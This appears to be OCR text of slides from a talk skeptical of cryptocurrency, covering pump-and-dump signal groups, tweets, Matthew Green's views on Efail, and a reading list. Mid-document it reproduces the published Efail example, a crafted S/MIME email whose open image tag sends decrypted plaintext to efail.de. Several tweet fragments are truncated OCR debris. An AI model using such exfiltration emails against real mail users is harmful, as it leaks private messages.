
- Not all scams are by issuers
- CryptoCalls - squawk box / IRC equiv group for pump-and-dump of a different "Coin" each week.
- even the joke DogeCoin exploded in value



https://www.flickr.com/photos/flyingblogspot/11435188454

wow much coin how money so crypto plz mine v rich very currency
such commonwealth
wow

CC BY-SA 2.0 dilettantiquity
Commonwealth Dogecoin



Get access to over $3,000/month worth of paid crypto groups

We've joined multiple paid groups so you don't have too. We share the signals traders give in these groups to our members. Y get access to signals and calls from some of the most exclusive private groups for a fraction of their price.

Current Groups: 4

(12 more members needed to add new group)

cryptocalls 4:05 PM

from Sunday:

Best #HODL this week

#ETP / #XRP / #FLIK / #UBQ (news rumor) / #ALIS


Next week (TBU)


#IOC / #KMD / #LMC / #KORE / #WTC

Try considering the below 2 options for picking high yielding #crypto post fork.

1) if it fell to 1/2th or 1/3rd of its value pre BTC run early last week


2) if it has an exciting news within a week post fork.





Dogecoin Price in USD historical chart

Average price, per day, USD


Published on TradingView.com, May 10, 2018 22:05 UTC

BITFINEX:BTCUSD, W 9092.2 ▼ −226.0 (−2.43%) O:9658.6 H:9677.9 L:8980.0 C:9092.2

matt blaze @mattblaze 8 Sep 2017

F

Q

sarah j

@amatwyshyn 8 Sep 2

@mattblaze Jan 25

@mattblaze 27 Dec 2017

You
abo
know
bas

In fa
"blo
**"Bu
prol**
and

Pwn All The Things @pwnallthet

Ta
wh
an

@
Ta
of
Ce

@
Ce

@JackGavigan 9 Apr 2017

The Blockchain can do anything.

It's like the Chuck Norris of computing.

@mattblaze 12 May 2015

D

of
tr

In
sk

@matthew_d_green 1 Aug 2017

Picking a single blockchain technology would be like locking everyone into Token Ring or Compuserve.


Charlie Stross @cstross Feb 28

Business startup proposal: secure venture capital to develop a quantum computer by using the promise of breaking the Satoshi Wallet key and appropriating 1M BitCoins. Should be good for $5-10Bn in funding ...


eFail predicts what about eWallets?

If after 20 years we still can’t have any safe PGP or S/MIME clients,


Why would anyone believe we already have safe BitCoin wallets?



```
From: attacker@efail.de
To: victim@company.com
Content-Type: multipart/mixed;boundary="BOUNDARY"

--BOUNDARY
Content-Type: text/html

<img src="http://efail.de/
--BOUNDARY
Content-Type: application/pkcs7-mime;
  smime-type=enveloped-data
Content-Transfer-Encoding: base64

MIAGCSqGSIb3DQEHA6CAMIACAQAxggHXMIIB0wIB...
--BOUNDARY
Content-Type: text/html
">
--BOUNDARY--
```



```
<img src="http://efail.de/
Secret meeting
Tomorrow 9pm
">
```




```
http://efail.de/Secret%20MeetingTomorrow%209pm
```

https://efail.de/

More eFail links on Sources page

eFail



Matthew Green
@matthew_d_green

Someone asked me to summarize my views on the Efail matter, and the “controversy” in the PGP community. In case my rants yesterday were too incoherent for you, this is how I responded.

My thoughts about Efail are a bit more nuanced.

First off, the real story here is the insecurity of S/MIME. That protocol is used by a huge number of firms handling confidential and classified email. The fact that this protocol — and Microsoft Outlook — are broken is a really big deal. There have been several breaches of defense contractors here in the US, and I'm sure that similar hacks have occurred in Europe. It's a very big problem that our “main” corporate encrypted email protocol is this weak.

Regarding PGP:

In general, I think it's much more useful to look at the overall security of a system, rather than trying to assign blame to different components. The PGP “community”, by which I mean a collection of open source developers on GnuPG and other client projects, have spent a lot of time trying to assign blame. This isn't very interesting to me.

The fact of the matter is that Efail is a very serious bug that occurs across a large number of different email clients. It enables total decryption of email messages, something that absolutely should not be possible in 2018. Even worse, the flaws that cause Efail have been well known since at least 2000-2001. The fact that this is occurring in so many different email clients indicates, to me, that the PGP tool development community is not pursuing cryptographic security to the extent required of a serious encryption tool.

Rather than ask “who to blame”, I'd say: ask *why* this is occurring.

The answer, it seems to me, is that nobody is really *leading* the PGP community in any way. Leadership in this sense means somebody who is in a position of influence, who works on various projects, and who uses and communicates with other developers in the space. This person would be aware when clients are doing things improperly, and would say something about it. If possible they would modify their own tools to ensure that third party clients can't misuse them. Other open source encryption projects like TLS have the IETF and a handful of strong experts in corporate positions. PGP doesn't really have anything comparable.

A natural location for this kind of leadership would be the GnuPG project, which is a tool that most of these systems use. But the managers of the GnuPG project have mostly decided that this is somebody else's problem. And they've made that clear in the way they responded to Efail.

In the absence of clear security leadership, my view is: take very good care using this ecosystem. Because unless you've extensively reviewed all of the tools that you're using, you can't be sure that they will interact safely together, since nobody else is checking their work. And even if *you* get everything right, you're not safe unless you make sure that all of your communication partners are also using safe toolchains. In my opinion, this is very hard to get right. And so — until this changes substantially -- I wouldn't trust the PGP ecosystem for extremely sensitive communications.

For a better presentation

that wasn’t thrown together at last minute … and by real experts …

Modern Cryptography Concepts:
Hype or Hope Dr Radia Perlman, LISA 2016 (@ LISA16, links next page)

Blockchains - Burn it with Fire!
Nicholas Weaver
https://www1.icsi.berkeley.edu/~nweaver/cryptocurrency_burn.pdf
(50 minutes)


Cryptocurrencies and Blockchains: Burn It With *Fire!*

Nicholas Weaver
ICSI & UC Berkeley

Attack of the 50 foot Blockchain,

David Gerard (@davidgerard)
https://davidgerard.co.uk/blockchain/

http://isbn.nu/1974000060



ATTACK OF THE 50 FOOT BLOCKCHAIN

BITCOIN, BLOCKCHAIN, ETHEREUM & SMART CONTRACTS

DAVID GERARD

Last Week Tonight
with
John Oliver
2018-03-11

“This is ***not*** investment advice

But then again, my advice is anyone who says you should invest in "blockchain" should be kicked in the crotch… [*D.Gerard, quoted by N.Weaver*]

Sources

- **Modern Cryptography Concepts: Hype or Hope**, (Dr Radia Perlman, @ LISA16, Usenix Open Access Media)
  - https://www.usenix.org/conference/lisa16/conference-program/presentation/perlman
  - https://www.usenix.org/sites/default/files/conference/protected-files/lisa16_slides_perlman.pdf
  - https://www.youtube.com/watch?v=w-KDFCJKGrs
  - Who: Spanning Tree Protocol. Fellow of ACM; Natl Inventors HoF, Internet HoF, USENIX Lifetime Achievement
- **Blockchains - Burn it with Fire**! Nicholas Weaver https://www1.icsi.berkeley.edu/~nweaver/cryptocurrency_burn.pdf & https://www.youtube.com/watch?v=xCHab0dNnj4 (50 minutes)
